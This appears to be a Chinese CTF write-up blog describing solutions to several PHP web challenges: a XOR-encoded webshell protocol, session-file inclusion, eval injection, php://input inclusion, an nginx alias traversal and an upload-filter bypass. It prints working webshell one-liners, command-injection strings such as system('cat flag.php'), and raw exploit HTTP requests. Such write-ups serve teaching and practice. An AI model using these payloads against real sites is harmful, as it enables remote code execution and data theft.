
写出解密函数

```

<?php
$kh="4f7f";
$kf="28d7";
function x($t,$k){
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}
$a = "system('ls');"; //这里只能输入system不知道为什么 谁知道告诉我
$p = @base64_encode(@x(@gzcompress($a),$kh.$kf)); #输入
echo $p;
?>

```

### 构造数据包



回显数据解析


```
<?php
$kh="4f7f";
$kf="28d7";
$k = $kh.$kf;

function x($t,$k){ // $k : xor key, $t: plain, loop xor encrypt $t.
    $c=strlen($k);
    $l=strlen($t);
    $o="";
    for($i=0;$i<$l;){
        for($j=0;($j<$c&&$i<$l);$j++,$i++){
            $o.=$t{$i}^$k{$j};
        }
    }
    return $o;
}
$o = 'TPp8VHv2Kv4DTuVN+hCEff8ve2EBCpd1Zk33ypDEwMum8Ir0uCrKpb1q1Z5+6xyPHma96ydT';
$a=$d+base64_encode(x(gzcompress($o),$k));
$a = gzuncompress(x(base64_decode($o),$k));
echo $a;
?>
```

b4ckdo0r.php flag.php index.php robots.txt this\_i5\_flag.php

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

最后system('cat this\_i5\_flag.php');



```
...<!--?php
$flag = 'flag{fff0c9fe-8f3d-4150-8b0a-e7eef011192}';
?--> == $0
<html>
  <head></head>
  <body></body>
</html>
http://blog.csdn.net/qq_31481187
```

## 12月场

### notebook



这题非常不错考的基础知识点，和大家分享一下  
首先看见的就是文件包含，利用扫描工具扫一下



看见了phpinfo.php & robots.txt,回到主页面上



典型的文件包含.

向登陆这种题目 不是注入就是session漏洞  
没有扫描到注入点，先考虑的就是session漏洞


看一下phpinfo都提供什么信息

session.save_path	/var/lib/php5	/var/lib/php5
-------------------	---------------	---------------

看见了session的路径信息，尝试去包含发现怎么都没有回显（这里实现注册 `username = <?php phpinfo(); ?>`）  
接下来在phpinfo里发现有基础路径

memory_limit	128M	128M
open_basedir	/var/www/html/:tmp	/var/www/html/:tmp
output_buffering	4096	4096

所以我们只能利用相对路径尝试获取session文件  
这里怀疑他在生成session的时候重设了session存放路径，果不其然



欢迎, <?php \$\_GET['y'](\$\_GET['z']);?>

Target: http://df69ee8678b4434ba62d219b75267cf65

**Request**

```
POST /action.php?module=txt&file=../../../../tmp/SESS/sess_bnkhijtb9164vpc8m7cp0v1463
&a=system&b=cat%20flag.php HTTP/1.1
Host: df69ee8678b4434ba62d219b75267cf65dc7ebce94ec48ef.ctf.game
User-Agent: Mozilla/5.0 (Windows NT 6.3; rv:36.0) Gecko/20100101
Firefox/36.04
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://df69ee8678b4434ba62d219b75267cf65dc7ebce94ec48ef.ctf.game/action.php?module=php&file=login
Cookie: PHPSESSID=bnkhijtb9164vpc8m7cp0v1463
Connection: close
Upgrade-Insecure-Requests: 1
```

**Response**

```
HTTP/1.1 500 Internal Server Error
Server: ASERVER/1.8.0-3
Date: Wed, 22 Mar 2017 13:29:02 GMT
Content-Type: text/html; charset=utf-8
Content-Length: 28
Connection: close
X-Powered-By: PHP/5.5.9-lubuntu4.19
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, pre-check=0
Pragma: no-cache
Set-Cookie: __ads_session=QoftRjbZ4QjbWKwEDAA=; domain=http://blog.csdn.net/qq_31481187
Language: zh-CN; user: 31:
```

没有回显怀疑是过滤了关键字，利用base64转一下  
重新上传恶意脚本

```
<?php $_GET['a'](base64_encode($_GET['b'])); ?>
```

可以成功执行，但我不知道为什么读取flag.php

## 二月场

### Misc WEB1

题目提示flag就在某六位变量中。

```
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/', $a)){
    die('ERROR');
}
eval("var_dump($a);");
show_source(__FILE__);
?>
```

直接利用globals读取就好

```
array(9) { ["_GET"]=> array(1) { ["hello"]=> string(7) "GLOBALS" } ["_POST"]=> array(0) { } ["_COOKIE"]
include "flag.php";
$a = @$_REQUEST['hello'];
if(!preg_match('/^\w*$/', $a)){
    die('ERROR');
}
eval("var_dump($a);");
show_source(__FILE__);
?>
```

### Misc WEB2

flag不在变量里就在文件里

源代码

```
<?php
include "flag.php";
$a = @$_REQUEST['hello'];
eval( "var_dump($a);");
show_source(__FILE__);
```

发现可以闭合var\_dump()执行指令,发现其他system、exec都被过滤了

```
$a=1);echo` cat flag `//
```

```
int(1)
<?php
$flag = 'Too Young Too Simple';
#flag(265fb8dc-8498-44f5-9239-1c79415a3fdb);
<code><span style="color: #000000">
```

## Misc WEB3

简单的代码审计

```
<?php
error_reporting(0);
session_start();
require('./flag.php');
if(!isset($_SESSION['nums'])){
    $_SESSION['nums'] = 0;
    $_SESSION['time'] = time();
    $_SESSION['whoami'] = 'ea';
}

if($_SESSION['time']+120<time()){
    session_destroy();
}

$value = $_REQUEST['value'];
$str_rand = range('a', 'z');
$str_rands = $str_rand[mt_rand(0,25)].$str_rand[mt_rand(0,25)];

if($_SESSION['whoami']==($value[0].$value[1]) && substr(md5($value),5,4)==0){
    $_SESSION['nums']++;
    $_SESSION['whoami'] = $str_rands;
    echo $str_rands;
}

if($_SESSION['nums']>=10){
    echo $flag;
}

show_source(__FILE__);
?>
```

只需设置value的值即可，详细的不在叙述

# include

这是道长见识的题目，不得不说好。  
题目提示： 没错！就是文件包含漏洞。

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])){
    include($_REQUEST['path']);
}else{
    include('phpinfo.php');
}
```

**PHP Version 5.6.29**

<b>System</b>	Linux 2178c62c01a1 3.10.0-327.el7.x86_64 #1
<b>Build Date</b>	Dec 13 2016 00:04:38
<b>Configure Command</b>	/home/buildozer/aports/main/php5/src/php- '--host=x86_64-alpine-linux-musl' '--prefix=/u layout=GNU' '--with-config-file-path=/etc/ph inline-optimization' '--disable-debug' '--disab /share/man' '--with-pic' '--disable-cli' '--with-

代码很简单考的也都是简单的知识点。  
根据代码必须设置path的值  
查看phpinfo ()  
得到

Directive	Local Value	Master Value
allow_url_fopen	Off	Off
allow_url_include	On	On

```
allow_url_fopen off 能否打开URL文件
allow_url_include on 能否包含URL文件 (file_get_contents 不受影响)
```

再来谈谈PHP伪协议 `php://input`

输入数据流 `php://input`  
代表可以访问请求的原始数据，简单来说POST请求的情况下， `php://input` 可以获取到post的数据。  
比较特殊的一点， `enctype="multipart/form-data"` 的时候 `php://input` 是无效的。

```
那么在 include('php://input') 情况下，PHP将其视为URL资源
只有在 allow_url_include = on 的情况下才能使用
```

本题就是利用这一点实现webshell的执行

Load URL	http://c2ffee8520ac4cd1ae7627f68e3daad62a165d3ab6db4597.ctf.game/?path=php://input
Split URL	
Execute	
<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	
Post data	<?php print_r(scandir('.));?>

```
<?php
show_source(__FILE__);
if(isset($_REQUEST['path'])) {
    include($_REQUEST['path']);
}else {
    include('phpinfo.php');
}
Array ( [0] => . [1] => .. [2] => dle345aae.php [3] => index.php [4] => phpinfo.php )
```

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

Load URL	http://c2ffee8520ac4cd1ae7627f68e3daad62a165d3ab6db4597.ctf.game/?path=php://input
Split URL	
Execute	
<input checked="" type="checkbox"/> Enable Post data <input type="checkbox"/> Enable Referrer	
Post data	<?php system('cat dle345aae.php')?>

```
1 <code><span style="color: #000000">
2 <span style="color: #0000BB">&lt;?php&nbsp;<br />show_source</span><span style="color: #00
3 </span>
4 </code><?php
5 $flag="flag{879e8ae5-d18a-41ca-bdf4-6345fbc5502d}";
6
```

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

zone

首先看看目录情况

The screenshot displays a web security scanner interface. At the top, it shows 'Scan Thread 1 (http://87d51e8e2e324cffb50b0aaa9108b170e806...)' with a status of 'Finished (10 alerts)'. Below this, there are three main sections: 'Web Alerts (10)', 'Knowledge Base (4)', and 'Site Structure'. The 'Web Alerts' section lists various security issues such as 'HTML form without CSRF protection (1)', 'User credentials are sent in clear text (1)', and 'Clickjacking: X-Frame-Options header missing (1)'. The 'Knowledge Base' section lists items like 'List of file extensions' and 'Top 10 response times'. The 'Site Structure' section shows a directory tree with files like 'flag.php', 'index.php', 'login.php', 'password=g00dP..., username=gosqq...', 'robots.txt', and 'Variation 1 for user-agent'. To the right of the directory tree, there is a column of 'OK' status indicators. A watermark 'http://blog.csdn.net/qq\_31481187' is visible at the bottom of the screenshot.


发现有flag.PHP那么就必须读取改文件内容

首先测试fzz（模糊测试）找到过滤的字符

```
#user nobody; worker_processes 1; #error_log logs/error.log; #error_log logs/error.log notice; #error_log logs/error.log info; #pid run/nginx.pid; events { worker_connections 1024; } http { include mime.types; default_type application/octet-stream; #log_format main '$remote_addr - $remote_user [$time_local] "$request" ' # '$status $body_bytes_sent "$http_referer" ' # '"$http_user_agent" "$http_x_forwarded_for"; #access_log logs/access.log main; sendfile on; #tcp_nopush on; #keepalive_timeout 0; keepalive_timeout 65; #gzip on; #server { # listen 80; # server_name localhost; #charset koi8-r; #access_log logs/host.access.log main; # location / { # root html; # index index.html index.htm; # } #error_page 404 /404.html; # redirect server error pages to the static page /50x.html # # error_page 500 502 503 504 /50x.html; # location = /50x.html { # root html; # } # proxy the PHP scripts to Apache listening on 127.0.0.1:80 # #location ~ /\.php$ { # proxy_pass http://127.0.0.1; #} # pass the PHP scripts to FastCGI server listening on 127.0.0.1:9000 # #location ~ /\.php$ { # root html; # fastcgi_pass 127.0.0.1:9000; # fastcgi_index index.php; # fastcgi_param SCRIPT_FILENAME /scripts$fastcgi_script_name; # include fastcgi_params; #} # deny access to .htaccess files, if Apache's document root # concurs with nginx's one # #location ~ /\.ht { # deny all; #} #} # another virtual host using mix of IP-, name-, and port-based configuration # #server { # listen 8000; # listen somename:8080; # server_name somename alias another.alias; # location / { # root html; # index index.html index.htm; #} #} # HTTPS server # #server { # listen 443 ssl; # server_name localhost; # ssl_certificate cert.pem; # ssl_certificate_key cert.key; # ssl_session_cache shared:SSL:1m; # ssl_session_timeout 5m; # ssl_ciphers HIGH:!aNULL:!MD5; # ssl_prefer_server_ciphers on; # location / { # root html; # index index.html index.htm; #} #} include sites-enabled/default; }
```

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

扎到了 `~sites-enabled/default` 再次读取文件




```
server { listen 80 default_server; listen [::]:80 default_server ipv6only=on; root /var/www/html; index index.php index.html index.htm; server_name localhost; location / { try_files $uri $uri/ =404; location ~ /\.php$ { fastcgi_split_path_info ^(.+\.php)(/.+)$; fastcgi_param SCRIPT_FILENAME /var/www/html$fastcgi_script_name; #fastcgi_pass unix:/var/run/php5-fpm.sock; fastcgi_pass 127.0.0.1:9000; fastcgi_index index.php; include fastcgi_params; } } error_page 404 /404.html; error_page 500 502 503 504 /50x.html; location = /50x.html { root /var/www/html; } location /online-movies { alias /movie/; autoindex on; } location ~ /\.ht { deny all; }
```

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

我们注意到了一点 `location /online-movies { alias /movie/; autoindex on; }`


我们访问/online-movies可以看到目录列表，并借助这个目录列表查看flag，直接下载flag.php文件即可。唯一的脑洞是/movie文件的位置

读取flag



## Index of /online-movies../var/www/

../  
html/  
localhost/



[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

百度杯线上赛总决赛

upload


查看源码

```
view-source:http://822d1236cc1e4cb29065fe435c5885688ffc7d303f0042df.ctf.game/  
1 </br>Hi,CTFer!u should be a fast man:<!-- Please post the ichunqiu what you find -->  
2 http://blog.csdn.net/qq_31481187
```

post ichunqiu  
在包头中发现flag



fast!!!  
Hi,CTFer!u should be a fast man:)



flag 为两次base64编码 解出来后是一个随机数

思路明确了

- 1.解决访问时间问题 利用相同sessionid 实现快速访问
- 2.验证码问题 使用上次生成的验证码进行验证

猜测后台代码



```

<?php
session_start();

if(!isset($_SESSION['sss']))
{
    echo 2;
    $_SESSION["sss"]=time();
}
else
{
    echo '|'.$_SESSION['num'].'|';
    if($_POST['yz'] == $_SESSION['num'] && time() - $_SESSION["sss"] < 1)
        echo "yes";
    $_SESSION["sss"]=time();
}

$_SESSION['num'] = rand(1000,9999);
echo base64_encode(base64_encode($_SESSION['num']));

?>

```

利用python脚本


```

import requests
import base64
header={"Cookie":"PHPSESSID=jnnsb16estv6ckn66f2c4pd964"}
url = 'http://822d1236cc1e4cb29065fe435c5885688ffc7d303f0042df.ctf.game/'
r = requests.session()
result=r.get(url)
print result.headers
string = base64.decodestring(result.headers['flag'])[-8:]
string = base64.decodestring(string)
data={
    'ichunqiu':string
}
print string
result=r.post(url,data=data)
content=result.content
print content

```

```
{'Content-Length': '106', 'X-Powered-By': 'PHP/5.5.9-1ubuntu4.19', 'Set-Cookie': '
PHPSESSID=s99u41k21qr9rsi01kjemvhcr6; path=/, __ads_session=Q+dZ428t5AhRZ9MEDAA=; domain=*.ctf.game; path=/',
'Expires': 'Thu, 19 Nov 1981 08:52:00 GMT', 'Vary': 'Accept-Encoding', 'flag': '
ZmxhZ19pc19oZXJlOiBPRFEzTmpBPQ==', 'Server': 'ASERVER/1.8.0-3', 'Connection': 'keep-alive', 'Pragma': 'no-cache
', 'Cache-Control': 'no-store, no-cache, must-revalidate, post-check=0, pre-check=0', 'Date': 'Sun, 09 Apr
2017 05:27:53 GMT', 'X-Powered-By-Anquanbao': 'MISS from pon-bj-icq-ichunqiu-ib1', 'Content-Type': 'text/html',
'Content-Encoding': 'gzip'}
84760
Path:3712901a08bb58557943ca31f3487b7d http://blog.csdn.net/qq_31481187
```

直接访问路径



[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

让找东西 wp写的是svn 这里还不知道怎么找，还有就是wc.db也是固定文件。回来再补这些知识。

```
← ⓘ | 4cb29065fe435c5885688ffc7d303f0042df.ctf.game/3712901a08bb58557943ca31f3487b7d/.svn/wc.db
```

```
OK!
Congratulations!
My username is md5 (HEL1OW10rDEvery0n3)
:)
```

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)

直接试了username md5发现并没有对passwd进行检验

MD5碰撞

```

import random
import string
def md5(str):
    import hashlib
    m = hashlib.md5()
    m.update(str)
    return m.hexdigest()
while 1:
    string = ''
    s = string.join(random.sample('qwertyuiopasdfghjklzxcvbnm1234567890',4))
    if md5(s)[0:6] == 'e63f44':
        print s
        break
#substr(md5($str), 0, 6) ==

```

最后得到上传路径7815696ecbf1c96e6894b779456d330e.php

```

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://822d1236ccl4cb29065fe435c5885688ffc7d303f0042df.ctf.game/3712901a08bb58557943ca31f3487b7d/7815696ecbf1c96e6894b779456d330e.php
Cookie: PHPSESSID=t16ln4gg2khufj6264uf1glml
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: multipart/form-data;
boundary=-----2412166071611
Content-Length: 302

-----2412166071611
Content-Disposition: form-data; name="file"; filename="1.pht"
Content-Type: image/jpeg

<?
phpinfo();
?>
-----2412166071611
Content-Disposition: form-data; name="submit"

Submit
-----2412166071611--

```

```

HTTP/1.1 200 OK
Server: ASERVER/1.8.0-3
Date: Sun, 09 Apr 2017 04:27:56 GMT
Content-Type: text/html
Content-Length: 261
Connection: close
X-Powered-By: PHP/5.5.9-1ubuntu4.19
Vary: Accept-Encoding
Set-Cookie: __ads_session=nECL/Acs5Aj7V9MEDAA=; domain=*.ctf.game;
X-Powered-By-Anquanbao: MISS from pon-bj-icq-ichunqiu-ib1

<html>
<body>
<form action="7815696ecbf1c96e6894b779456d330e.php" method="post"
  enctype="multipart/form-data">
  <input type="file" name="file" id="file" />
  <input type="submit" name="submit" value="Submit" />
</form>

flag{bf5c469f-b2a3-44fb-9cb0-46760424bd7e}

```

[http://blog.csdn.net/qq\\_31481187](http://blog.csdn.net/qq_31481187)